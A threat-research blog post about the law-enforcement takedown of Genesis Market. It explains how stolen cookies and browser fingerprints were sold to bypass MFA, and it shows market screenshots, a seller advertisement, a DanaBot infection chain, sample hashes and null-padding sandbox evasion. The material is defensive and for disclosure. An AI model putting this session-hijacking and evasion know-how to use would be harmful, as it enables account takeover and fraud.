
Genesis Market No Longer Feeds the Evil Cookie Monster

By John Fokker, Ernesto Fernández Provecho, and Max Kersten

We would like to thank Steen Pedersen and Mo Cashman for their remediation advice.

On the 4th and the 5th of April, a law enforcement taskforce spanning agencies across 17 countries – including the FBI, Europol and the Dutch Police – have disrupted the infamous browser cookie market known as Genesis Market and approached hundreds of its users. Based on the information gathered, house searches would be conducted and users were either arrested or approached for a serious knock and talk conversation.

This global action set out to put a stop to the largest marketplace of its kind. As of this morning, the clear web address of Genesis Market displays the familiar takedown splash screen, as we have seen in previous cases.


THIS WEBSITE HAS BEEN SEIZED

OPERATION COOKIE MONSTER

Genesis Market's domains have been seized by the FBI pursuant to a seizure warrant issued by the United States District Court for the Eastern District of Wisconsin. These seizures were possible because of international law enforcement and private sector coordination involving the partners listed below.


Been active on Genesis Market? In contact with Genesis Market administrators? Email us, we're interested: FBIMW-Genesis@fbi.gov

Figure 1. Screenshot of takedown notice

Prior to the global takedown effort, Trellix and Computest were approached by law enforcement asking for assistance with the analysis and detection of the malicious binaries linked to Genesis Market. The primary goal was to render the market's scripts and binaries useless. In this blog, we will explain the function and operations of Genesis Market, provide an analysis of malware samples that law enforcement shared with Trellix, and offer advice and guidance to (potential) victims.

Genesis Market

Genesis Market has been around since 2018 and is the largest underground marketplace that sells credentials, browser fingerprints, and browser cookies. Under the moniker GenesisStore, the Genesis team advertised on several (predominantly Russian speaking) underground forums.


[МАГАЗИН] Genesis Store|Sell bots|#Fingerprints#Cookie#Logs

By GenesisStore, February 6, 2018 in [Finance] - billing, banks, accounts, logs

GenesisStore
terabyte
Seller
15
266 posts
Joined
02/03/18 (ID: 85263)
Activity
кардинг

Posted February 6, 2018

Genesis Store - магазин по продаже реальных FP (фингерпринтов), Cookies (кук), Form Grabber (логов), Saved Logins (сохраненных паролей) и другой личной информации с компьютеров пользователей сети.

Вы получаете полностью подготовленные данные:
- отпечатки браузеров(FingerPrints)
- логи(FormGrabber)
- сохраненные пароли холдера(Saved Logins)
- аккаунты с инжектов(InjectScript)
- весь его цифровой след (Cookies)
- самое главное БЕСПЛАТНО получаете революционный софт для использования готовых НАСТОЯЩИХ отпечатков и увеличения вашей анонимности.

Забудьте о необходимости тратить большие деньги на содержание ботнета, траф, крипт, инжи...
У нас все уже есть для Вас, просто зайди-купи-используй.

Наши отпечатки не генеренные, собираются в режиме реального времени с настоящих ботов.
Поэтому с нами системы аналитики вас примут за настоящий ПК, а не рандомный набор данных.
Все обновы браузеров фиксируются и вы можете выбрать любую собранную версию.
Нет никакой генерки, которую легко детектят системы аналитики. Наши отпечатки имеют максимально возможную глубину сбора, и работают как часы.

Магазин занимается продажами ботов с логами, куками и их реальными фингерпринтами. Мы владеем собственным разработанным и уникальным приложением **Genesis Secuity**. Вы имеете возможность купить бота с реальным фингрепринтом, его доступами к почте, соц. сетям, банковским аккаунтам, платежным системам! А также получить всю цифровой жизнь (историю) бота - большинство сервисов не будут требовать даже логина и пароля и примут вас за своего верного пользователя. Покупая бота с набором фингерпринт+куки+доступы вы становитесь тем самым уникальным владельцем для всех его сервисов и других сайтов. Или же вы можете использовать наш магазин просто как набор реальных фингепринтов для сокрытия следов своей активности в сети.

Мы позаботились о времени наших клиентов, поэтому плагин **Genesis Secuity** имеет простой и интуитивно понятный интерфейс и всего в 1-2 клика вы уже совершенно другая цифровая единица в сети. Забудьте про отваливающийся ВНЦ и долгие коннекты. Плагин работает на любых операционных системах (*Windows, Mac OS, Linux*) на любых хромоподобных браузерах (*Chrome, Iron, Iridium u дp*) и имеет жесткую привязку к фингерпринтам. Все обновления и апдейты проходят в автоматическом режиме. Магазин не занимаемся проверкой доступов ботов. Вы получаете всю информацию "как есть" от бота. Мы стараемся собрать как можно больше информации о боте, его активности в сети и передать вам вместе с актуальными фингерпринтами и куками.

Figure 2 Genesis Market advertisement on Exploit.

Genesis quickly became a one-stop shop for account takeovers, catering to cybercriminals looking to commit fraud and offering ways to bypass Multi-Factor-Authentication (MFA).

So, how is Genesis Market being used?

A cybercriminal can successfully fake the identity of the victim by loading the purchased browser fingerprints and cookies in their own browser, or the special browser built by Genesis market called Genesium. The stolen details are then used in combination with a VPN service or by using the victim's machine as a proxy. This allows the criminal to assume the identity of the victim, and therefore act as if they are the victim. Services often use cookies and fingerprints for continued identification, even after an initial MFA authentication. Cybercriminals exploit the trusted status of the stolen details.


The lifespan of a cookie determines how long it is valid. Once expired, the cookie is invalidated, and the service will require the user to log-in again. The security depends on three factors: a password, browser fingerprint, and someone to whom the previous two factors belong. While the first two can be stolen, the latter is bound to a person. The idea is that the password is only known to the account owner, who logs in via the web browser with a specific fingerprint. While the cookie (generated upon logging in with the correct password) and the fingerprint are verified, this is typically is done by the person whose account is used. When dealing with stolen cookies and fingerprints, an actor can reuse the session and impersonate the victim.

To illustrate this with an analogy: assume you want to go to a newly released action movie in the cinema, which is restricted to those under the age of 16. Alas, you are 12 years old, and cannot enter the venue since IDs are checked. The ID, along with your physical traits, are the cookie and the fingerprint. If you were to climb on a classmate's shoulders and hide under a trench coat while using a stolen ID, it's possible that you can enter the venue, as the cinema might see you as eligible, based on the stolen ID (the cookie) and your appearance (the fingerprint).

While underground marketplaces that sell stolen credentials aren't a new thing, Genesis Market was one of the first that focused on fingerprints and browser cookies to enable account takeovers despite growing MFA adoption.

Genesium browser and plugin

Genesis market also offered its users a unique specialized browser and plugin, called Genesium, that allowed for an easy injection of the stolen artifacts, making account takeover child's play for cybercriminals. The market was an invitation only place which required referral from a current member to register. It is interesting to note is that most messages the Trellix Advanced Research Center found mentioning Genesis Market were from individuals asking for a referral, often prepared to pay money for said referral. When we examined the marketplace, we observed more than 450K listed bots (or infected machines) and law enforcement report more than 1.5 million bots in total. As you can see in the screenshot below, Genesis neatly organizes the different accounts and services it obtained from every victim, ranging from streaming services, web shops, and bank details, to corporate logins. Prices of bots varied per country and the number of available fingerprints.




[redacted]

Bots

BOT NAME	RESOURCES KNOWN / OTHER				COUNTRY / HOST	PRICE
Filter bot name	Any	Filter resource name/domain: paypal,ebay.com,hotmail.com...			Filter IP/Country/OS	Filter $
D80F17C4D17DCD33A3FA6034ADF0C9B9 2023-03-09 18:05:28 2023-03-09 19:36:08 2 x	GitHub Spotify Live PayPal discord.com eu.battle.net	Google Yahoo Facebook Netflix eu.account.battle.net	Snapchat Messenger Instagram	0 62 0 = 62 ...known 50 ...other 12	SE 87.227... Windows 10 Enterprise	16.00
93C1887865137A88A04B555175A33AA3 2022-12-27 16:13:58 2023-03-09 19:35:58 3 x	Binance Facebook Google com.findhdmusic.app.radio com.netflix.mediaclient	Yahoo Wehkamp Cloudflare com.lgi.ziggotv	WishStore Twitter	0 93 0 = 93 ...known 32 ...other 61	NL 82.217... Windows 11 Pro	20.00
F0DCD65B92D5D87B33613DBA65414AEF 2019-12-28 20:53:23 2023-03-09 19:35:58 3 x	PayPal OperaAccount Airdroid Alibaba WishStore com.audiomack	Dell Facebook Ebay Pornhub LinkedIn com.bitstrips.imoji	Amazon Live MEGAnz Orange OLX	3 1090 0 = 1093 ...known 186 ...other 907	PL 78.88... Windows 7 SP1	~~35.00~~ 21.00 Sale
8991A4F8-9414907A-D367557F-0927F558-C3F43F16 2019-08-02 16:51:46 2023-03-09 19:35:55 3 x	Live CarrefourStore Idealo NvidiaStore Movistar com.anjvision.p2pclientwithlt	Pinterest EtsyStore Netflix Xiaomi Steam com.contactive	Amazon Google Aliexpress Instagram Spotify	0 286 0 = 286 ...known 75 ...other 211	ES 188.76... Windows 10 Enterprise	~~17.00~~ 10.20 Sale
82D7BEF8E8933E1C68372396C8062FD8 2023-03-09 18:59:05 2023-03-09 19:34:55	Google Live animecix.net destek.sonoyuncu.network gameplus.com.tr	Netflix auth0.openai.com discord.com sonoyuncu.com.tr	Spotify	0 16 0 = 16 ...known 6 ...other 10	TR 46.196... Windows 10 Home	8.00

Figure 3 Genesis Market Bot overview

The marketplace constantly updated the list of bots from numerous countries across the globe, as seen in the screenshot below.




Available Bots

COUNTRY	LAST 24H	LAST WEEK	LAST MONTH	AVAILABLE
		Overall		
225	+259	+1039	+5170	464373
		Groupped by		
ES	+37	+133	+651	36591
PL	+21	+97	+535	31928
RO	+10	+65	+450	33019
TR	+21	+82	+393	25567
US	+14	+73	+298	6638
IT	+16	+61	+285	57572
DE	+13	+41	+270	11928
FR	+11	+62	+256	30262
CL	+18	+69	+232	9359
PT	+12	+43	+198	29936
GB	+9	+39	+171	8778
CZ	+7	+24	+130	5171
RS	+6	+27	+104	2958
GR	+6	+13	+103	8494
NL	+10	+28	+96	7571
BG	+7	+25	+96	7995
LT	+3	+15	+96	2756
HU		+10	+93	16662
CA	+8	+28	+87	1599
SK	+5	+21	+80	5005
BE	+2	+10	+68	8545

more 205

Figure 4 Infection stats per country

During our research, we found the Genesium browser and plugin on VirusTotal, uploaded by one or more unknown entities. This shows the tools were used in the wild, which gives researchers access to the files to create detection rules. Nevertheless, given the uniqueness of the browser and how it is designed to facilitate cybercrime, we highly discourage any use of the browser and plugin.



You have no purchases yet. Please buy at least 1 bot with fingerprints to download plugin.

Genesis Security Plugin 7.2

Genesis Team provide you with great tools to manage your online pattern (fingerprint) in Web.
Unique professional security tool provides your anonymity with great precision.
Helps to protect your privacy & security.
The plugin may be used in Chromium-based browsers to download data from Genesis Market.
You can play with Antifraud systems and Analytics as you want.

Genesium Browser 22.2 (with preinstalled Genesis Security 7.2)

Genesis Team take care about your comfort and provide you browser with already preinstalled plugin.
Genesium Browser prepared for anonymous surfing the Internet, without draining information into analytics systems. The browser has several advantages that allow you to use more advanced features when working with large antifraud systems. Sources based on Ungoogled Chromium version **106.0.5249.119** and will be actively developed and supported in future.
Fully adapted and recommended for working with the Genesis Security plugin.
Continuously maintained and updated by the Genesis Team.
For some fresh Linux distros (e.g. Ubuntu 22) it may be required to install an additional package **libfuse2** from **universe** repository (requirement for any AppImage package).

If you need previous versions click here.

Download Plugin
Download for MacOS (Apple M1/M2 ARM64)
Download for MacOS (Intel x86-64)
Download for Windows (x64)
Download for Windows (x32)
Download for Linux (x64)

Figure 5 The offering of the proprietary Genesium Browser and Plugin.

Telemetry on provided Malicious Files

Based on the malicious binaries and scripts provided by law enforcement we gathered the following global detections.





Figure 6 Global detections of Genesis Market related malware

Analysis

Over the years, Genesis Market has worked with a large variety of malware families to infect victims, where their info stealing scripts were used to steal information, which was used to populate the Genesis Market store. It comes as no surprise that the malware families linked to Genesis Market belong to the usual suspects of common info-stealers, like AZORult, Raccoon, Redline and DanaBot. In February 2023, Genesis Market started to actively recruit sellers. We believe with a moderate level of confidence that this was done to keep up with the growing demand of their users.


GenesisStore
terabyte
●●●●●
Seller
15
266 posts
Joined
02/03/18 (ID: 85263)
Activity
кардинг

Posted February 18

Become seller!
We are considering the possibility of cooperation for people with their own traffic\loads.
Write a message in the store's ticket system with the subject "I am a seller\Become seller" and describe your capabilities.

+ Quote

Genesis Store - store selling real FP (fingerprints), Cookies (cookies), Form Grabber (logs), Saved Logins (saved passwords) and other personal information from the computers of network users.


#genesis #genesissecurity #genesisshop #injects #logs #bots #fingerprint #antidetect #shop #store #banks #vbv #ccvbv

Figure 7 Genesis Market asking for Traffic and installs.

Based on our own information and information provided by law enforcement, it appears Genesis Market dropped and executed their own set of JavaScript (JS) scripts on the infected machines that were provided to them. This set of JS scripts were designed to grab all the relevant information from the victim's machine in a structured way, ensuring the data quality across all the bots they were offering via their marketplace.

Malware linked to Genesis Market

Trellix received a set of malicious binaries and scripts that were linked to Genesis Market from law enforcement to further analyze the files and ensure detection coverage within our product portfolio. As explained in the previous paragraph, Genesis Market has leveraged a large variety of different malware families as an initial access vector, far too many to analyze individually. These families can be categorized as commodity malware, more detailed information is available in Trellix Insights. A detailed analysis of the samples and its execution flow is given below.



Dropper CnC
DanaBot CnC
2. Decrypts and executes shellcode
4. Downloads DanaBot dropper
7. Downloads the malicious Chrome extension
1. Extracts the DLL
3. Decrypts and injects a downloader into explorer.exe
5. Executes DanaBot dropper
6. Extracts and executes DanaBot
8. Installs the malicious Chrome extension
EXE
setup.exe
DLL
yvibiajwi.dll
EXE
explorer.exe
EXE
svchost.exe
EXE
Qruhaepdediwhf.dll
chrome.exe

Figure 8 Execution flow of the analyzed samples.

Initial vector

Filename	setup.exe
MD5	66BCDBE3305B2088789EF1AC70F42CE6
SHA1	43E127E053A23C347AA421926C90FFAE3156269E
SHA256	FB67F006C56AB5F511BE9A7B14787396FC17F587188E7DA05DFDEC4EBF28F924
File size	465506296 bytes (443 MB)
Compiler date	2022-04-14 16:10:23
Compiler	Embarcadero Delphi (10.30 Rio)

Table 1 The malware's first stage details

Based on forensic timestamps provided by law enforcement, the "setup.exe" file seems to be the initial infection vector. The file contains multiple stages, although not all of them could be analyzed due to an unreachable download location. The diagram below shows the different stages of this sample.

The executable's size is inflated, as 440 MB (or 99.3%) is null padding. This technique to avoid sandbox execution isn't new, but it has been used more often lately in recent campaigns, like Emotet and Qbot.

